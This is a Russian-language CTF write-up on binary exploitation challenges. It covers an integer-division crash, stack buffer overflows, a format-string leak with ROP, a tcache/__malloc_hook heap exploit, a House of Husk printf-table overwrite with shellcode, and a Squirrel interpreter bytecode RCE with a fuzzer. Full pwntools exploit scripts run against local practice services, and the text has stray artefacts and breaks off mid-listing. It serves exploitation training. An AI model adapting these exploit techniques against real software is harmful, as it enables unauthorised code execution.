

---

# CTF Code

**Writeups**

---

Binary analysis

24 октября 2021 г.

# Оглавление

<b>Easy</b>	<b>1</b>
1 Crash me . . . . .	1
2 System health check . . . . .	2
<b>Medium</b>	<b>4</b>
1 You're a Wizard, Harry . . . . .	4
2 My anime list . . . . .	6
<b>Hard</b>	<b>15</b>
1 Arbalest shop . . . . .	15
<b>Real life</b>	<b>19</b>
1 Squirrel as a service . . . . .	19

# Easy

## 1 Crash me

**Теги:** ELF 64bit, C, baby

Этот код идеален! Он никогда не падает.  
nc ctf-edu-t.orb.ru 31892

Нам дается бинарь и порт для подключения. Толком анализировать его бессмысленно, по ассемблерному листингу понятно, что он принимает на вход два числа  $a$  и  $b$  типа `int`, после чего проверяет, что  $b$  не 0 и вычисляет их частное  $\frac{a}{b}$ . Собственно говоря, задача на Undefined Behavior (иногда можно встретить аббревиатуру UB) в C/C++. Если в этих языках поделить `INT_MIN` на `-1`, то результат не влезет в тип `int` и произойдет SIGFPE (Fatal Arithmetic Error). Так как наша задача просто положить бинарь - это идеальный для нас вариант. Напишем сплойт (хотя в данной задаче проще руками, но для того, чтобы райтап выглядел более-менее равномерно будет приведен сплойт):

Листинг 1: Вызываем SIGFPE

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './problem'
REMOTE = True
INT_MIN = 0x80000000

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)
```

```


r.sendline(str(INT_MIN))
r.sendline(str(-1))

r.interactive()

if __name__ == '__main__':
    exploit()

```

И получаем флаг:



```

[anykeyshik@Irisu easy1]$ ./sploit.py
[+] Opening connection to 127.0.0.1 on port 1337: Done
[*] Switching to interactive mode
Give me A and B and I'll give you A/B
If you crush me, my master give you flag
Wow, you've crushed this
oren_ctf_CVE!
[*] Got EOF while reading in interactive
$ 

```

Рис. 1: Вот бы всегда так

## 2 System health check

**Теги:** ELF 32bit, C, Buffer Overflow, baby

Я написал программу, чтобы отслеживать состояние своего сервера. Но не уверен, что она так уж безопасна. Поможете проверить?  
nc ctf-edu-t.orb.ru 31488

Нам дается простенький бинарь, спрашивающий пароль. При декомпиляции первое, на что падает взгляд - использование функции `gets()`. От этого буквально несет переполнением буфера. Остается понять, насколько его переполнять. Если взглянуть на пролог функции `remote_system_health_check()`, то становится понятно, что содержимое стека в данном случае выглядит как `ebp + buffer`. Размер буфера тоже виден ниже и равен `0x108`, что в более привычной для нас десятичной системе счисления равняется 264. Таким образом, пайлоад будет выглядеть как: `password + \x00 + padding + RA`. То есть требуемый пароль, нулевой байт для того, чтобы функция `strcmp()` "правильно" сравнила строки, после чего забивание буфера и `ebp` и перезапись адреса возврата. Остается понять, сколько же нужно забивать. Так как наш пароль выглядит как `sUp3r_S3cr3T_P4s5w0rD` и его длина

равна 21, то из 264 байт у нас остается 242 (не забываем про нулевой байт в конце строки). Отлично, буфер забит. Нужно добавить еще 4 байта для того, чтобы дойти до адреса возврата сквозь `ebp`. И не стоит забывать, что функция `gets()` автоматически добавляет в конец нулевой байт - то есть из получившихся 246 нужно вычесть 1 и получить 245 - длину нашего смещения. Ну и еще стоит вспомнить, что адреса хранятся в little-endian. Таким образом, сплойт будет выглядеть следующим образом:

Листинг 2: Переполнение буфера

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='i386')

BINARY = './system_health_checker'
REMOTE = True

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.recvline()

    padding = "A" * 245
    RA = p64(0x0804928c)

    r.sendline("sUp3r_S3cr3T_P4s5w0rD\x00" + padding + RA)
    r.interactive()

if __name__ == "__main__":
    exploit()
```

После чего получаем флаг `oren_ctf_baron_samedit!`

# Medium

## 1 You're a Wizard, Harry

Теги: ELF 64bit, C, Buffer Overflow, Format String, baby

Теперь у каждого есть шанс стать настоящим волшебником!  
nc ctf-edu-t.orb.ru 36784

По своей сути задача является вариацией предыдущей - просто с небольшими изменениями в виде того, что теперь бинарь не позиционно-независимый и адреса меняются через ASLR. Поэтому задача просто посчитать адрес функции перед ее вызовом. И важно помнить, что теперь наш бинарь не 32, а 64 битный, то есть размеры регистров не 4, а 8 байт. Начало остается точно таким же: мы отсылаем пароль и нулевой байт. Опять в прологе видим, что под буфер отведено 256 байт. То есть суммарно на стеке "ненужного места" 264 байта - 256 буфера и 8 rbp. Длина нужного заклинания вместе с нулевым байтом - 13 символов. То есть нужно забить 251 байт, после чего можно смело совать адрес нужной функции и радостно получать флаг<sup>1</sup>.

Но как нам добыть нужный адрес? Если внимательно посмотреть, то можно увидеть, что `printf` выводит строку без спецификатора, прям как есть. Это уязвимость форматной строки. Так как прототип `printf`'а выглядит как

```
extern int printf(const char *__restrict __format, ...),
```

то можно получать адреса на стеке - `printf` интерпретирует переменную, которую ему дали, как форматную строку, а в качестве, которые нужно в нее подставить будет брать значения стека. Таким образом можно получить адрес возврата из функции `AAAAAAAA`, после чего отнять от этого числа разницу между ее адресом возврата и началом функции `WIN` и таким образом получить адрес функции `WIN`, который уже можно перезаписывать на стек и возвращаться по нему.

Окей, мы определились с нашим пайлоадом: заклинание + нулевой байт + мусор + нужный адрес. Но тут возникает подстава - программа падает. Если погуглить (или знать), то можно найти, что функции из `libc` требуют выравнивания стека.

---

<sup>1</sup>Кстати, пару слов про возможности `pwntools`. Они как раз применяются в этом спойте: очень часто достаточно долго считать, сколько же места нужно забить. Для этого в этом фреймворке есть замечательная функция `cycles`, которая генерирует строку с помощью **последовательно-сти де Брёйна**. Таким образом достаточно просто найти буквы, которые после переполнения окажутся в IP и умножать на их вхождение в последовательность, для чего тоже существует отдельная функция.

Проблема. Но можно воспользоваться ROP (Return Oriented Programming) - для начала вернуться из WIN-функции и таким образом выравнять стек. То есть, в конечном итоге, пайлоад будет выглядеть как: заклинание + нулевой байт + мусор + адрес возврата из WIN + адрес WIN.

Сплыйт будет выглядеть примерно следующим образом:

Листинг 3: Переполнение буфера с форматной строкой

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './wizards'
REMOTE = True

WIN_OFFSET = 0x13f
WIN_RET = 0x42

def leak_win_address(remote):
    remote.recvuntil("Enter_your_witch_name:")
    log.info("Sending_format_string_exploit...")
    remote.sendline("%p|" * 42)

    LEAKS = remote.recvuntil("enter_your_magic_spell:").split("|")
    MAIN = int(LEAKS[-5], 16)
    log.info("Leaked_MAIN_function_address: {}".format(hex(MAIN)))

    WIN = MAIN - WIN_OFFSET
    log.info("Leaked_WIN_function_address: {}".format(hex(WIN)))

    return WIN

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    win_addr = leak_win_address(r)
    win_ret = win_addr + WIN_RET
```

```
payload = "Expelliarmus\x00"
payload += 'A' * cyclic_find("cnaa")
payload += p64(win_ret)
payload += p64(win_addr)

r.sendline(payload)
r.interactive()

if __name__ == "__main__":
    exploit()
```

Таким образом, получаем флаг `oren_ctf_Berners-Lee!`

## 2 My anime list

**Теги:** ELF 64bit, C, gadgets, heap

Каждый любитель аниме хочет сохранять список своих любимых тайтлов. Себе я написал вот такую программу, она, помимо того, что красивая и функциональная, еще и безопасная!

nc ctf-edu-t.orb.ru 37173

Нам дам исполняемый файл, загрузчик и `libc`. Запустив всё это можно увидеть довольно стандартное меню для `rwp`-задач.

У нас есть ряд примитивов для создания каких-то объектов. По логике работы всё выглядит довольно просто. Мы можем создавать списки и добавлять в них элементы (тайтлы). Удалять тайтлы из списка и удалять сами списки. А также просматривать списки и изменять рецензии.

Разбирать все функции и описывать их мы не будем, вместо этого сосредоточим внимание только на важных деталях. Первое на что нам надо обратить внимание это контроль размера создаваемых объектов, точнее его отсутствие. Мы не контролируем размер объектов, которые создаются.



```

1 __int64 add_anime()
2 {
3     __int64 result; // rax
4     int v1; // [rsp+0h] [rbp-10h]
5     int v2; // [rsp+4h] [rbp-Ch]
6     _QWORD *v3; // [rsp+8h] [rbp-8h]
7
8     printf("{?} Enter list idx: ");
9     v1 = read_int();
10    if ( v1 >= 0 && v1 <= 16 )
11    {
12        if ( ListArray[v1] )
13        {
14            v3 = malloc(0x20uLL);
15            *v3 = malloc(0x80uLL);
16            v3[1] = malloc(0x100uLL);
17            v3[3] = 0LL;
18            printf("{?} Enter anime title: ");

```

Как можно заметить при добавлении нового аниме создаётся 3 чанка в динамической памяти (куче). Первый чанк служит объектом, который хранит в себе 2 указателя на имя и рецензию и ещё одно поле для оценки. Как можно заметить у нас есть чанки которые потенциально могут попасть в **fastbin** и **unsorted bin**, но изначально при освобождении они будут попадать в **tcache**, потому что в задаче используется **libc 2.29**. Отсутствие контроля размера несколько сужает наши возможности, но это не критично.

Следующий момент, на который нам надо обратить внимание это «очистка» или удаления тайтлов и списков.

```

1 __int64 del_anime()
2 {
3     __int64 result; // rax
4     int v1; // [rsp+4h] [rbp-1Ch]
5     __int64 i; // [rsp+8h] [rbp-18h]
6     char *s1; // [rsp+10h] [rbp-10h]
7     __int64 v4; // [rsp+18h] [rbp-8h]
8
9     printf("{?} Enter list idx: ");
10    v1 = read_int();
11    if ( v1 >= 0 && v1 <= 16 )
12    {
13        if ( ListArray[v1] )
14        {
15            if ( *(_DWORD *) (ListArray[v1] + 8LL) )
16            {
17                printf("{?} Enter anime title to delete: ");
18                s1 = (char *) malloc(0x80uLL);
19                read_buf(s1, 128LL);
20                for ( i = *(_QWORD *) ListArray[v1]; ; i = *(_QWORD *) (i + 24) )
21                {
22                    if ( !i )
23                    {
24                        puts("{-} No such anime in this list!");
25                        return 0LL;
26                    }
27                    if ( !strcmp(s1, *(const char **)i) )
28                        break;
29                }
30                --*(_DWORD *) (ListArray[v1] + 8LL);
31                if ( i == *(_QWORD *) ListArray[v1] )
32                {
33                    v4 = *(_QWORD *) ListArray[v1];
34                    *(_QWORD *) ListArray[v1] = *(_QWORD *) (v4 + 24);
35                    free_entry(v4);
36                }
37                else
38                {
39                    delete_entry(*(_QWORD *) ListArray[v1], i);
40                }
41                result = 1LL;
42            }
43        }
44    }
45 }

```

Выше представлен код удаления аниме из списка. В целом это код удаления элемента из односвязного списка и это мало что нам даёт, потому что, по сути, мы теряем указатель на этот элемент и получается, что здесь всё безопасно.

Далее посмотрим на код удаления списка.

```

1  __int64 del_list()
2  {
3      __int64 result; // rax
4      int v1; // [rsp+Ch] [rbp-14h]
5      __int64 i; // [rsp+10h] [rbp-10h]
6      __int64 v3; // [rsp+18h] [rbp-8h]
7
8      printf("{?} Enter idx: ");
9      v1 = read_int();
10     if ( v1 >= 0 && v1 <= 16 )
11     {
12         if ( *(_DWORD *) (ListArray[v1] + 8LL) )
13         {
14             for ( i = *(_QWORD *)ListArray[v1]; i; i = v3 )
15             {
16                 v3 = *(_QWORD *) (i + 24);
17                 free_entry(i);
18             }
19             result = 1LL;
20         }
21         else
22         {
23             free((void *)ListArray[v1]);
24             ListArray[v1] = 0LL;
25             result = 1LL;
26         }
27     }
28     else
29     {
30         puts("{-} Invalid idx!");
31         result = 0LL;
32     }
33     return result;
34 }

```

Здесь сразу можно увидеть ошибку, которая заключается в том, что при удалении списка мы не зануляем указатель на сам список и не убираем элементы из односвязного списка. Таким образом удаление списка производит просто освобождение всех объектов, которые в нём хранятся, но просматривать мы его всё ещё можем. С помощью этой ошибки мы можем получить утечку памяти, а также произвести остальную эксплуатацию.

Для начала просто проверим, что это работает: создадим список, добавим в него

элемент и удалим список, после чего посмотрим его.

```
+-+-- Anime List +-+--
1. Create list
2. Delete list
3. Add anime
4. Change review
5. Delete anime
6. View list
7. Exit
> 2
{?} Enter idx: 0
+-+-- Anime List +-+--
1. Create list
2. Delete list
3. Add anime
4. Change review
5. Delete anime
6. View list
7. Exit
> 6
{?} Enter list idx: 0
---- List [0] ----
Title #0
-----
Name: (null)
Review:
Score: 1
-----
+-+-- Anime List +-+--
1. Create list
2. Delete list
3. Add anime
4. Change review
5. Delete anime
6. View list
7. Exit
> |
```

Имя и отзыв пустые, потому что при просмотре мы пытаемся разыменовать указа-

тель.

Также взглянем на код просмотра списка.

```

10  if ( v2 >= 0 && v2 <= 16 )
11  {
12      if ( ListArray[v2] )
13      {
14          if ( *(_DWORD *) (ListArray[v2] + 8LL) )
15          {
16              v3 = *(_QWORD *)ListArray[v2];
17              v1 = 0;
18              printf("---- List [%d] ----\n", (unsigned int)v2);
19              while ( v3 )
20              {
21                  printf("Title #%d\n", v1);
22                  puts("-----");
23                  printf("Name: %s\n", *(const char **)v3);
24                  printf("Review: %s\n", *(const char **)(v3 + 8));
25                  printf("Score: %d\n", *(unsigned int *) (v3 + 16));
26                  puts("-----");
27                  v3 = *(_QWORD *) (v3 + 24);
28                  ++v1;
29              }
30              result = 1LL;
31          }

```

Теперь попробуем использовать это для получения адреса `libc`. Будем использовать одну из самых простых техник – помещение чанка в `unsorted bin` и чтение первых 8 байт. Мы создаём список и заполняем его 8-ю элементами, после чего освобождаем 7 элементов и заполняем `tcache`, далее удаляем список и просматриваем список. Одни из объектов описывающих тайтл будет находится в `fastbin` и у него не будет перетёрт указатель на описание тайтла. А чанк с описанием попадёт в `unsorted bin`, потому что в `tcache` нет места, и мы получим утечку `libc`.

Следующим нашим шагом будет произвольная запись. Писать мы будем в место, где лежит `__malloc_hook`. Для произвольной записи мы создаём ещё один список, добавляем в него одну запись и удаляем список. После этого мы получаем имя записи (оно будет выглядеть как адрес внутри кучи) и с помощью функции изменения отзыва переписываем структуру `tcache` таким образом, что устанавливаем в начале списка адрес на место рядом с `__malloc_hook` и новый выделенный чанк будет расположен там. В новый чанк мы запишем 19 байт паддинга и адрес `one_gadget`-а для получения шелла.

Тут во время написания сплойта жизнь немного усложняется тем, что нам нужны специфичные версии `ld` и `libc`. Поэтому можно пропатчить бинарь, привязав `libc` и `ld` к нему, чтобы все в точности повторяло сервер организаторов:

```
patchelf --set-interpreter ld-linux-x86-64.so.2 MAL_linked
```

```
patchelf --set-rpath . MAL_linked
```

После подобных рассуждений достаточно просто написать сплойт:

Листинг 4: Куча кода

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwngun_craft import craft
from pwn import *

REMOTE = True

BINARY = "./MAL_linked"
LIBC = "./libc.so.6"
LD = "./ld-linux-x86-64.so.2"

one_shots = [0xe6b93, 0xe6b96, 0xe6b99, 0x10af39]

libc = ELF(LIBC)
if REMOTE:
    r = remote('127.0.0.1', 17173)
else:
    r = process(BINARY)

def create_list():
    r.sendlineafter(b">", b"1")

def del_list(idx):
    r.sendlineafter(b">", b"2")
    r.sendlineafter(b":", str(idx).encode())

def add_anime(idx, title, desc, score):
    r.sendlineafter(b">", b"3")
    r.sendlineafter(b":", str(idx).encode())
    r.sendlineafter(b":", title)
    r.sendlineafter(b":", desc)
    r.sendlineafter(b":", str(score).encode())

def change_review(idx, title, desc):
```

## Medium

```
r.sendlineafter(b">", b"4")
r.sendlineafter(b":_", str(idx).encode())
r.sendlineafter(b":_", title)
r.sendlineafter(b":_", desc)

def del_anime(idx, title):
    r.sendlineafter(b">", b"5")
    r.sendlineafter(b":_", str(idx).encode())
    r.sendlineafter(b":_", title)

def view_list(idx):
    r.sendlineafter(b">", b"6")
    r.sendlineafter(b":_", str(idx).encode())
    data = r.recvuntil(b"\n+")[:-3]
    return data

def exploit():
    # Prepare for libc leak
    create_list() # idx 0
    for i in range(8):
        add_anime(0, b"test", b"test", 1)
    for i in range(7):
        del_anime(0, b"test")

    # Leak libc
    del_list(0)
    buf = view_list(0).split(b'\n')[4].split(b":_")[1].ljust(8, b'\x00')
    libc_leak = u64(buf)
    libc_base = libc_leak - 0x1eabe0
    print("[+]_Leaked_libc:_", hex(libc_base))

    # Leak last entry
    create_list() # idx 1
    add_anime(1, b"list1", b"list1", 2)
    del_list(1)
    buf = view_list(1).split(b'\n')[3].split(b":_")[1]
    print("[+]_Leaked_enrty:_0x", buf.hex(), sep='')

    # Overwrite tcache struct
    payload = p16(0x0) * 7 + p16(0x2) + p16(0x0) * 7 + p16(0x7)
```

## Medium

```
payload += p64(0x0) * 19 + p64(libc_base +
                                libc.symbols['_malloc_hook'] - 19)
change_review(1, buf, payload)
print("[+]_Overwrite_tcache_successfully")

# Write one_gadget to __malloc_hook
create_list() # idx 2
add_anime(2, b"\x00" * 19 + p64(libc_base + one_shots[3]),
          b"kek", 1337)
print("[+]_Write_one_gadget_successfully")

# Invoke shell
r.sendlineafter(b">", b"3")
r.sendlineafter(b":_", b"2")
r.interactive()

if __name__ == "__main__":
    exploit()

И получаем флаг oren_ctf_PetitPotam!
```



# Hard

## 1 Arbalest shop

**Теги:** ELF 64 bit, C, Buffer overflow, heap

Открылся новый магазин по продаже арбалетов!  
nc ctf-edu-t.orb.ru 33063

Таска опять является вариацией предыдущей. В этот раз произошли изменения, которые можно назвать как и усложнением, так и упрощением. Усложняется общее понимание бинаря, если впервые столкнуться со статически слинкованным, но упрощается эксплуатация. Но по сути все остается аналогично предыдущей задаче. Итак, перед нами опять достаточно стандартное меню, где опять можно создавать и удалять примитивы в виде арбалетов. Разбирать все опять не будем, более того, так как похоже на предыдущую задачу сразу перейдем к сути.

Во-первых, в функции `sell_arbalest()`, при добавлении нового арбалета (также как и в функции `insert_in_list()`) не проверяется выход за границы индекса `g_list_index`. Это дает возможность переполнить глобальный буфер на куче и, таким образом, писать вниз `.bss`. Но писать мы можем только структуру, что немного усложняет задачу по сравнению с обычным переполнением.

Тут нужно небольшое отступление, чтобы понять, как работает функция `printf()` в `glibc` и как вообще можно проэксплуатировать данную уязвимость. Дело в том, что в `libc` существует функция `register_printf_function()`. Как можно догадаться из названия, она регистрирует новую форматную строку для `printf()`. Эта функция вызывает `__register_printf_specifier()`, что нам не очень интересно и аллоцирует на куче две структуры: `__printf_function_table` и `__printf_arginfo_table`. А вот это уже звучит интересно. Копнем чуть глубже и посмотрим, как это реализованно внутри:

```
1326
1327      /* Use the slow path in case any printf handler is registered. */
1328      if (__glibc_unlikely (__printf_function_table != NULL
1329                             || __printf_modifier_table != NULL
1330                             || __printf_va_arg_table != NULL))
1331          goto do_positional;
1332
```

Все что тут происходит - поиск ненулевого указателя и, в случае если таковой есть, переход на какую-то обработку. Посмотрим, что там:

```

1829
1830
1831
1832
1833
    (void) (*__printf_arginfo_table[specs[cnt].info.spec])
    (&specs[cnt].info,
     specs[cnt].ndata_args, &args_type[specs[cnt].data_arg],
     &args_size[specs[cnt].data_arg]);
    break;

```

Вау! Да тут просто рай для шелл-кодера - просто берется указатель на функцию и выполняется. Без вопросов. Окей, супер. Становится понятно, что делать. Переписать указатель в `__printf_arginfo_table` на шелл-код и наслаждаться жизнью! Так как у нас переполнение буфера, мы можем подобрать оффсеты таким образом, что можно переопределить модификатор `%s` с помощью поля "цена" арбалета, которое мы можем контролировать и вводить туда адрес, а `%d` переопределяется указателем на кучу, где хранится имя пользователя. Таким образом, мы получаем возможность исполнения произвольного кода - помещаем его в имя пользователя, после чего аккуратно помещаем все по нужным смещениям и вызываем любой `printf` с `%s` и `%d`.

Как бонус, нужно вспомнить, что по-умолчанию куча не является исполняемой и для начала нужно выставить х-байт с помощью функции `_dl_make_heap_executable()`. Таким образом, окончательный алгоритм сплойта будет выглядеть следующим образом:

- Регистрируем пользователя с шелл-кодом в имени
- Продаем арбалеты, чтобы записать адрес `_dl_make_heap_executable()`
- Сдвигаем все, чтобы попасть по нужным смещениям
- Спавним себе шелл

Таким образом, получаем следующий код:

Листинг 5: House of Husk

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *

REMOTE = True

BINARY = "./shop"

make_heap_exec = b'4205600' # Address of _dl_make_heap_executable

```

## Hard

```
offset = b'4925936'
shellcode = b'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53'

if REMOTE:
    r = remote('127.0.0.1', 33063)
else:
    r = process(BINARY)

def register(username, password):
    r.sendlineafter(b'>\n', b'2')
    r.sendlineafter(b':\n', username)
    r.sendlineafter(b':\n', password)

def login(username, password):
    r.sendlineafter(b'>\n', b'1')
    r.sendlineafter(b':\n', username)
    r.sendlineafter(b':\n', password)

def sell(name, price, size=0):
    if size == 0:
        size = len(name) + 16

    r.sendlineafter(b'>\n', b'3')
    r.sendlineafter(b':\n', str(size).encode('utf-8'))
    r.sendlineafter(b':\n', name)
    r.sendlineafter(b':\n', price)

def change_price(idx, price):
    r.sendlineafter(b'>\n', b'4')
    r.sendlineafter(b':\n', str(idx).encode('utf-8'))
    r.sendlineafter(b':\n', price)

def exploit():
    register(shellcode, shellcode)
    login(shellcode, shellcode)

    for i in range(0, 67):
        sell(shellcode, make_heap_exec)
```

## Hard

```
# Rewrite __printf_function_table
sell(b'abcd', offset)

# Rewrite __printf_arginfo_table
change_price(67, b'0')
sell(b'a', offset, 1024)

# Return valid address of printf_function_table
change_price(67, offset)

# Invoke shell
r.sendlineafter(b'>_', b'7')
r.interactive()

if __name__ == "__main__":
    exploit()

Получаем флаг oren_ctf_House_of_Husk!
```

# Real life

## 1 Squirrel as a service

**Теги:** Interpreter, Real language, RCE, 0 Day

Мы создали крутой и безопасный интерпретатор языка **Squirrel**. Более того, он еще и онлайн!  
nc ctf-edu-t.orb.ru 54354

Таск представляет из себя патченный интерпретатор скриптового языка **Squirrel**, он спрашивает длину программы и сам скрипт, после чего исполняет их. Задача - найти способ получить шелл и прочитать флаг.

### Анализ

Чтобы было интереснее, сервренный интерпретатор не загружает системные библиотеки и библиотеку **iolib**, чтобы нельзя было заспаунить шелл штатными методами самого Squirrel'a:

```
// sq.c, line 188
    sqstd_register_bloblib(v);
    //sqstd_register_iolib(v);
    //sqstd_register_systemlib(v);
    sqstd_register_mathlib(v);
    sqstd_register_stringlib(v);
```

Поэтому придется искать RCE в интерпретаторе. Для начала, посмотрим как он загружает скрипт. Сразу же можно увидеть любопытный **if**:

```
// squirrel/sqstdlib/sqstdio.cpp, line 354
if(us == SQ_BYTECODE_STREAM_TAG) { //BYTECODE
    sqstd_fseek(file,0,SQ_SEEK_SET);
    if(SQ_SUCCEEDED(sq_readclosure(v,file_read,file))) {
        sqstd_fclose(file);
        return SQ_OK;
    }
}
else { //SCRIPT
```

Ага! То есть вместо скрипта можно отсылать сразу байт-код. Пока непонятно, как нам это пригодится, но звучит весьма любопытно. Байт-код всегда лучше, можно провести руками какие-то манипуляции, которые не будет проводить JIT-компилятор.

Анализируем дальше. Squirrel использует стековую виртуальную машину, то есть, в отличие от регистровой, все значения хранятся на стеке и работа происходит только со стеком (регистров вообще нет). Реализация интерпретатора байт-кода находится в `squirrel /sqvm.cpp`, но из-за большого количества макросов код достаточно тяжелочитаем. Каждый код операции (`SQInstruction`) может иметь до четырех аргументов (от `arg0` до `arg3`). Аргументы состоят из одного байта, за исключением `arg1`, размер которого составляет четыре байта. Все инструкции одинакового размера, поэтому все аргументы присутствуют всегда. Если какой-то опкод не имеет такого количества аргументов, дополнительные аргументы просто игнорируются. В данный момент можно пойти двумя путями решения:

1. Продолжать разбирать код руками (в данном случае такой подход сработает, пропущенная ошибка достаточно простая и хорошо заметна)
2. Попробовать пофаззить. Способ более универсальный, но требует куда больше знаний. В данном разделе будет разобран именно он.

Чтобы было еще интереснее, напишем собственный фазер. Благо, тут ничего сложного нет, поэтому можно заодно потренироваться.

Начнем с того, что напишем функцию, которая будет конвертировать инструкции байт-кода в замыкания, а затем передавать их интерпретатору:

```
// squirrel/sq/sq_fuzz.cpp

// make a closure from bytes
SQClosure* closureFromBytes(HSQUIRRELVm vm, const SQInstruction* bytecode,
                             size_t count) {
    SQFunctionProto *func = SQFunctionProto::Create(
        _ss(vm),
        count + 1, /* ninstructions */
        0, /* nliterals */
        1, /* nparameters */
        0, /* nfunctions */
        0, /* noutrvalues */
        0, /* nlineinfos */
        0, /* nlocalvarinfos */
        0 /* ndefaultparms */
    );
    static_assert(sizeof(func->_instructions[0]) ==
                  sizeof(*bytecode), "sizeof_check");

    memcpy(func->_instructions, bytecode, count * sizeof(SQInstruction));
    // make sure it terminates at the end
    func->_instructions[count] = {_OP_RETURN, 255};
    func->_name = SQString::Create(_ss(vm), "fuzz");
    func->_sourcename = SQString::Create(_ss(vm), "fuzz");
}
```

```

func->_stacksize = 1024;
func->_varparams = 0;

return SQClosure::Create(_ss(vm), func,
                        _table(vm->_roottable)->GetWeakRef(OT_TABLE));
}

// the entry point for libFuzzer
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
    const size_t instrSize = sizeof(SQInstruction);
    const auto count = Size / instrSize;
    auto vm = sq_open(1024);
    auto closure = closureFromBytes(vm,
                                    reinterpret_cast<const SQInstruction*>(Data), count);

    if (getenv("FUZZ_DUMP")) {
        puts("DUMPING");
        vm->Push(closure);
        sqstd_writeclosuretofile(vm, "crash.cnut");
        sq_close(vm);
        exit(0);
    }

    SQRESULT result;
    vm->Push(closure);
    sq_pushroottable(vm);

    result = sq_call(vm, 1, 0, 1);
    sq_pop(vm, 1);
    if (SQ_SUCCEEDED(result)) {
        printf("Done!_:_\n");
    }
    else {
        printf("Error!_:_/\n");
    }

    sq_close(vm);

    return 0;
}

```

Чтобы собрать наш фаззер мы можем поменять `squirrel/sq/CMakeLists.txt` (полный лог краша в файлах райтапа)

// squirrel/sqstdlib/sqstdio.cpp, line 354

```

if( us == SQ_BYTECODE_STREAM_TAG) { //BYTECODE
    sqstd_fseek( file ,0 ,SQ_SEEK_SET);
    if(SQ_SUCCEEDED(sq_readclosure(v, file_read , file ))) {
        sqstd_fclose( file );
        return SQ_OK;
    }
}
else { //SCRIPT

```

и собрать его:

```

$ cd squirrel
$ mkdir build_debug && cd build_debug
$ cmake -G Ninja -DCMAKE_EXPORT_COMPILE_COMMANDS=1 --build . --config Debug-D
$ ninja
...
$ ./bin/sq_fuzz
...

```

Если проанализировать это падение, то можно увидеть, что интерпретатор пытается залезть в смещение 170143242 и отсюда можно понять, что аргументы смещения никак не проверяются. Сразу же появляется желание залезть "назад" в стеке и записать туда что-то хорошее, шелл-код, к примеру. Но появляется проблема - аргумент **arg1**, который воспринимается знаковым, везде используется только для чтения из стека, а не для записи в него. Но если еще немного повтыкать в код, то можно увидеть, что в некоторых местах, к примеру в **sarg[023]** другие аргументы также интерпретируются как знаковые, что дает пространство для маневра. Итак, будем действовать через опкод **\_OP\_CALL**:

```

case _OP_CALL: {
    SQObjectPtr clo = STK(arg1);
    switch (sq_type(clo)) {
        case OT_CLOSURE:
            _GUARD(StartCall(_closure(clo), sarg0, arg3, _stackbase+arg2, fals
            continue;
// bool SQVM::StartCall(SQClosure *closure, SQInteger target, SQInteger args, SQ

```

Аргумент отсюда используется как аргумент **target** в функции **StartCall**. Он содержит смещение в стеке по которому лежит возвращаемое функцией значение. Звучит так, как будто это можно использовать для записи на стек. Попробуем.

### Компилятор сплойта

Писать сплойт в байт-коде незнакомого языка - такое себе занятие, поэтому проще написать "компилятор который будет "правильно"компилировать код. Примерный план: ищем вызовы функции **setMinusN**, после чего меняем аргумент, отвечающий за возвращаемое значение, на  $-N$ . Попробуем реализовать:

```

// this basically just compiles 'exploit.nut' without calling it

```



```

auto vm = sq_open(1024);
sq_setprintfunc(vm, printfunc, errorfunc);

sq_pushroottable(vm);
sqstd_register_bloblib(vm);
sqstd_register_mathlib(vm);
sqstd_register_stringlib(vm);

CHECK(vm, sqstd_loadfile(vm, "../exploit.nut", SQTrue));
auto exploitFunc = _closure(vm->Top())->_function;
debug("stack_%lld", exploitFunc->_stacksize);

// patch CALL instructions for special features
for (int pidx = 0; pidx < exploitFunc->_ninstructions; ++pidx) {
    // before a call, there is a PREPCALLK opcode that loads the function
    // we require it to find the function name
    SQInstruction& prepcall = exploitFunc->_instructions[pidx];
    if (prepcall.op != _OP_PREPCALLK) continue;
    const char* name = _string(exploitFunc->_literals[prepcall._arg1])->_val;

    // if we have found a PREPCALLK, search for the actual CALL instruction
    SQInstruction* call = NULL;
    for (int cidx = pidx; cidx < exploitFunc->_ninstructions; ++cidx) {
        SQInstruction* c = exploitFunc->_instructions + cidx;
        if (c->op == _OP_CALL && c->_arg1 == prepcall._arg0) {
            call = c;
            break;
        }
    }

    // if the function matches our naming scheme, patch the call
    if (strncmp(name, "setMinus", strlen("setMinus")) == 0) {
        int idx = -atoi(name + strlen("setMinus"));

        call->_arg0 = idx;
        debug("patched_call_to_%s", name);
    }
}

```

Еще неплохо было бы контролировать размер стека. Благо, в Squirrel функции сами сообщают, какой размер стека им нужен еще на этапе вызова. Поэтому пропатчим все функции `stackN`, чтобы они выделяли стек размером  $N$  байт. Теперь можно просто писать патченный код обратно в файл, запускать и получать долгожданный флаг!

```
// patch function stack size
for (int fidx = 0; fidx < exploitFunc->_nfunctions; ++fidx) {
    auto func = _funcproto(exploitFunc->_functions[fidx]);
    if (sq_type(func->_name) != OT_STRING) continue;

    const char* name = _string(func->_name)->_val;
    if (strcmp(name, "stack", strlen("stack")) == 0) {
        int size = atoi(name + strlen("stack"));
        func->_stacksize = size;
